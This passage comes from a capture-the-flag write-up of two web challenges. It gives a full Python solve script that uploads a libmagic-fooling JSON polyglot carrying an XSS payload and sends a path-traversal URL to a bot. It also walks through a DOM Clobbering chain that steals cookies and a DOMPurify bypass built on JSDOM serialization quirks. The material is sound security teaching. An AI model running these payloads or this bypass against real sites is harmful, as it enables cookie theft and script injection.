As mentioned in the PHP documentation, this function uses the magic.mime (libmagic) file as a mime reference. Depending on the Linux distribution, it can be in various locations:
- /usr/share/misc/magic: Source magic file (Debian/Ubuntu).
- /usr/share/misc/magic.mgc: Compiled db (Debian/Ubuntu).
- /usr/share/file/magic.mgc: Compiled db (RHEL/Fedora/Arch).
- /usr/share/file/misc/magic.mgc: Some distros.
- /usr/lib/file/magic.mgc: Alt location.
- /etc/magic: System-wide local additions.
- /etc/magic.mime: Legacy MIME magic (older file versions).
- ~/.magic, ~/.magic.mgc: Per-user overrides.
- $MAGIC: Env var overrides the default search path.
In the challenge docker (debian), it was stored at /usr/share/misc/magic.mgc.
At this point, there are several ways to solve it. The solution I came up with while creating the challenge is to look for an image file format which allows a few bytes before its magic bytes at the start of the file.
After digging into the magic mime file, I came up with the image/x-quicktime image mime:

fig. 31: image/x-quicktime libmagic definition.
The only problem is that application/json is above in the resolution order, giving it the resolution priority.

fig. 32: application/json taking priority over image/x-quicktime.
So it's a dead end?
Nop! As documented, libmagic has a MAGIC_PARAM_ENCODING_MAX default size set to 1048576!

fig. 33: MAGIC_PARAM_ENCODING_MAX default size.

fig. 34: libmagic encoding scan limit.
Thanks to this, we can put a lot of chars before closing the JSON to hide it from libmagic!

fig. 35: Valid application/json / image/x-quicktime polyglot.
Apparently, most players solved this step by nesting {"x":...} a thousand times, abusing this with a JSON-only payload...
🔗 Chaining everything together
#!/usr/bin/python3

from requests import post
from pwn import *

if args.LOCAL:
        URL = "http://localhost:8000"
        BOT = "localhost:4000"
else:
    if len(sys.argv) == 3:
        URL = sys.argv[1]
        BOT = sys.argv[2]
    else:
        URL = "https://deep-blue.fcsc.fr"
        BOT = "challenges.fcsc.fr:2253"

# IP and PORT for the bot
bot_ip = BOT.split(":")[0]
bot_port = int(BOT.split(":")[1].strip())

# Upload an application/json | image/x-quicktime polyglot abusing libmagic header length limit
print("[+] Uploading the polyglot")
r = post(f"{URL}/api/v1/image?action=upload", files={"image": ("image.png", f'{{"aaidsci":"{"a"*0xFFFFF}","content":"<img src=x onerror=\'fetch(`/api/v1/image?action=read&filename=secret-recipe.txt`).then(res => res.json()).then(data => console.log(data.flag))\'>"}}'.encode())})
if "error" in r.text:
    print(r.text)
    exit(1)

filename = r.json()["filename"]
print(f"{filename = }")

# Sending the payload to the bot
print("[+] Sending evil URL to the bot")
bot_remote = remote(bot_ip, bot_port)
for i in range(3):
    bot_remote.recvline()
bot_remote.sendline(f"http://deep-blue-nginx/article;%2Fa%2Fa%2Fa%2Fa%2Fa%2Fa%2F=/..%2F..%2F..%2F..%2F..%2F%2Fapi%2Fv1%2Fimage%3Faction%3Dread&filename%3D{filename}&".encode())

line = ""
while "FCSC{" not in line:
    line = bot_remote.recvline().decode()
    print(line, end="")
fig. 36: Solution script.

fig. 37: Flag.
Splash Studio ⭐⭐⭐
Difficulty: 500 points | 1 solves
Description: Ever dreamed of designing your own underwater companion?
Welcome to Splash Studio — the ultimate aquatic creation lab where you can craft the fish of your dreams! Choose from a variety of body shapes, customize those big googly eyes, add flowing fins and fancy tails, slap on some snazzy patterns, pick the perfect color palette, and top it all off with adorable accessories like tiny crowns or distinguished monocles.
Name your masterpiece, hit randomize for a surprise, and share your finned friend with the world! 🎨✨
Author: Me
Sources: here.
📖 Introduction
This challenge was the hardest client-side challenge of the year.
The challenge is an application with a custom fish creator where you can basically choose which body, eyes, fins, tail, etc. you want your fish to have.

fig. 38: Challenge website.
The code for this challenge isn't that big. The backend has only a few routes:
- /: Home page.
- /api/options: List the available options for each part of the fish.
- /api/fish: Render a fish based on a JSON config. It generates a DOM Tree using JSDOM, and sanitizes the final HTML with DOMPurify, both in their latest version.
On the frontend, there is nothing too fancy. The app uses a single app.js file (~263 lines) to handle the fish selection. The only suspicious part is the createBubbles function which has a typical DOM Clobbering setup:
// Create bubbles
function createBubbles() {
    const container = document.getElementById('bubbles');
    const bubbleConfig = JSON.parse(window.bubbleConfig || `{ // Sink HERE
        "count": 15,
        "minSize": 10,
        "maxSize": 30,
        "minDuration": 10,
        "maxDuration": 20,
        "maxDelay": 10
    }`);

    if (bubbleConfig.loadAdditionalEffects && bubbleConfig.loadAdditionalEffects.url) { // XSS HERE
        const script = document.createElement('script');
        script.src = bubbleConfig.loadAdditionalEffects.url;
        document.body.appendChild(script);
    }

    for (let i = 0; i < bubbleConfig.count; i++) {
        const { minSize, maxSize, minDuration, maxDuration, maxDelay } = bubbleConfig;
        const bubble = document.createElement('div');
        bubble.className = 'bubble';
        bubble.style.left = Math.random() * 100 + '%';
        const size = (Math.random() * (maxSize - minSize) + minSize) + 'px';
        bubble.style.width = bubble.style.height = size;
        bubble.style.animationDuration = (Math.random() * (maxDuration - minDuration) + minDuration) + 's';
        bubble.style.animationDelay = (Math.random() * maxDelay) + 's';
        container.appendChild(bubble);
    }
}
fig. 39: Source of /src/app/src/public/app.js.
The goal of the challenge is to steal the bot's FLAG cookie.
logMainInfo("Setting flag cookie...");
await browser.setCookie({
    name: "FLAG",
    value: process.env.FLAG,
    domain: "splash-studio",
    path: "/",
    httpOnly: false
});
fig. 40: Source of /src/bot/src/bot.js.
The only restriction is that the user-provided link must be on the challenge domain.
// Handle TCP data
process.stdin.on("data", (data) => {
    const url = data.toString().trim();

    if (!url || !(url.startsWith("http://splash-studio:8000/"))) { // HERE
        logMainError("You provided an invalid URL. It should start with http://splash-studio:8000/.");
        process.exit(1);
    }

    goto(url)
    .then(() => process.exit(0))
    .catch((error) => {
        if (process.env.ENVIRONMENT === "development") {
            console.error(error);
        }
        process.exit(1);
    });
});
fig. 41: Source of /src/bot/src/bot.js.
💥 DOM Clobbering
For a hard challenge like this one, which likely involves a specific chain, I always prefer starting from the end to get a sense of where the challenge is taking me. With that in mind, let's start with the DOM Clobbering.
While this code might look simple to abuse, basic DOM Clobbering won't work.
const bubbleConfig = JSON.parse(window.bubbleConfig || `{ // Sink HERE
    "count": 15,
    "minSize": 10,
    "maxSize": 30,
    "minDuration": 10,
    "maxDuration": 20,
    "maxDelay": 10
}`);

if (bubbleConfig.loadAdditionalEffects && bubbleConfig.loadAdditionalEffects.url) { // XSS HERE
    const script = document.createElement('script');
    script.src = bubbleConfig.loadAdditionalEffects.url;
    document.body.appendChild(script);
}
fig. 42: Source of /src/app/src/public/app.js.
<a id=bubbleConfig href='{"loadAdditionalEffects":{"url": "data:,console.log(document.cookie)"}}'></a>fig. 43: DOM Clobbering payload.

fig. 44: Invalid DOM Clobbering due to URL encoding.
Why isn't it working?
It's because the JSON.parse function will call window.bubbleConfig.toString() which, without a scheme, is computed based on the current page URL.

fig. 45: .toString() behavior on an anchor element.
There are still some tricks that allow avoiding URL encoding, like using cid:, but this would still not be enough as it's no longer valid JSON (PortSwigger Lab).
<a id=bubbleConfig href='cid:{"loadAdditionalEffects":{"url": "data:,console.log(document.cookie)"}}'></a>fig. 46: DOM Clobbering with the cid: scheme.

fig. 47: Clobbering without URL encoding, but invalid JSON.
With that context, how could this even be possible?
In the HTML Standard, this is how the HTMLHyperlinkElementUtils.href getter is described:

fig. 48: HTMLHyperlinkElementUtils.href getter (source).
As you can see, in step 4, if the url is null, it returns the href content. This is exactly what we are looking for!
To understand how to trigger such a flow, we need to examine the URL parsing algorithm applied in step 1 "Reinitialize URL", and identify a configuration that causes it to return null.

fig. 49: Reinitialize URL algorithm (source).

fig. 50: No-scheme URL parser state (source).
In short, if the base URL of the current location has an opaque path, the raw .href attribute value is returned by .toString().

fig. 51: Opaque path definition (source).
This might not be quite clear at first, but it means the following payload would work! 🔥
<base href="x:x">
<a id=bubbleConfig href='{"loadAdditionalEffects":{"url": "data:,console.log(document.cookie)"}}'></a>
fig. 52: Working DOM Clobbering payload.

fig. 53: Valid DOM Clobbering.
🧩 document.createElement quirk
At that point we know how to XSS using DOM Clobbering. However, we have one new big issue. We need the <base> tag, which isn't allowed by default by DOMPurify (ref), nor in the challenge configuration.
const DOMPurify = createDOMPurify(window);
return DOMPurify.sanitize(fishRoot, {
    ADD_ATTR: ['body', 'eyes', 'fins', 'tail', 'pattern', 'color', 'color-value', 'accessory'],
    ADD_TAGS: ['animate'],
    CUSTOM_ELEMENT_HANDLING: {
        tagNameCheck: /^(Captain|Sir|Lady|Professor|Duke|Princess|Lord|Admiral|Baron|Count)-/i
    }
});
fig. 54: Source of /src/app/src/server.js.
Sorry for those that fell into the CUSTOM_ELEMENT_HANDLING rabbit hole, it wasn't intended at all!
Then, what does that mean, do we have to find a DOMPurify 0 day?
Not really :)
In the challenge configuration, DOMPurify is used to sanitize a custom DOM Tree created from a user's JSON input. While it is not well known, DOMPurify is absolutely not suited for such usage. I've already documented a potential bypass of that kind in one of my articles:

fig. 55: DOMPurify JSON-to-HTML misconfiguration (source).
The above bypass requires the user to be able to append a node to a <style> element, which is not standard compliant. Unfortunately, this is not possible in the challenge context.
To know where we have to go, it's important to see what we control in the DOM Tree. In the renderFish function, we can see:
- Node name full control in document.createElement.
const { body, eyes, fins, tail, pattern, color, accessory, name } = config;
// [...]

const createHTML = (tag) => document.createElement(tag);
// [...]

const fishRoot = createHTML(name || 'unnamed-fish');
fig. 56: Source of /src/app/src/server.js.
- Full attribute value control on the same node.
const { body, eyes, fins, tail, pattern, color, accessory, name } = config;
// [...]

const colorValue = isNaN(color) ? color : options.color[colorIdx]?.value;
// [...]

fishRoot.setAttribute('color-value', colorValue);
fig. 57: Source of /src/app/src/server.js.
So, the goal is to find how the following pattern could bypass DOMPurify in the case of custom DOM Tree sanitization.
var elem = document.createElement(USER_INPUT);
elem.setAttribute("x", USER_INPUT);

DOMPurify.sanitize(elem);
fig. 58: Sink pattern to bypass.
This part was probably the hardest to find.
At that point, the goal was to find the following document.createElement parsing quirk:
var elem = document.createElement("Ḿizu");
document.body.innerHTML = elem.outerHTML;
fig. 59: document.createElement parsing quirk.

fig. 60: Raw-text rendering of an invalid node name.
As you can see, the document.createElement API allows the use of an invalid node name, which, if converted to a string, will result in raw text handling.
Because of this we can:
- Abuse document.createElement to create an invalid node in the custom DOM Tree.
- Take advantage of the attribute value control on the same node to smuggle HTML data.
- During DOMPurify sanitizing, find a way for the invalid nodeName to be considered valid in the sanitization process.
- When the browser renders the serialized output from DOMPurify, the invalid node will escape the attribute value, and bypass the sanitizer.
This only works here because the DOM Tree is created server side using JSDOM, which doesn't implement attribute value encoding on serialization like browsers do nowadays (ref).
const { JSDOM } = require("jsdom");

const { window } = new JSDOM();
var elem = window.document.createElement("Ḿizu");
elem.setAttribute("x", "<img src=x onerror=alert()>");

console.log(elem.outerHTML); // <Ḿizu x="<img src=x onerror=alert()>"></Ḿizu>
fig. 61: JSDOM outerHTML serialization without attribute encoding.
✅ Invalid but valid
At that point, there is one last problem to overcome.
How could an invalid nodeName be valid for DOMPurify?
Well, this is where the HTML/SVG specification inconsistency comes to the rescue. Something not well known is that the nodeName casing isn't the same depending on the namespace. For HTML it's uppercase, while for SVG it's lowercase.
document.createElement("a").nodeName;
document.createElementNS("http://www.w3.org/2000/svg", "a").nodeName;
fig. 62: HTML vs SVG nodeName casing.

fig. 63: HTML vs SVG nodeName casing.
Why?
Why not? :)
Because of this inconsistency, DOMPurify must normalize the nodeName value before validating it! By default it uses .toLowerCase :)
// HTML tags and attributes are not case-sensitive, converting to lowercase. Keeping XHTML as is.
transformCaseFunc =
    PARSER_MEDIA_TYPE === 'application/xhtml+xml'
    ? stringToString
    : stringToLowerCase;

// [...]

const tagName = transformCaseFunc(currentNode.nodeName);
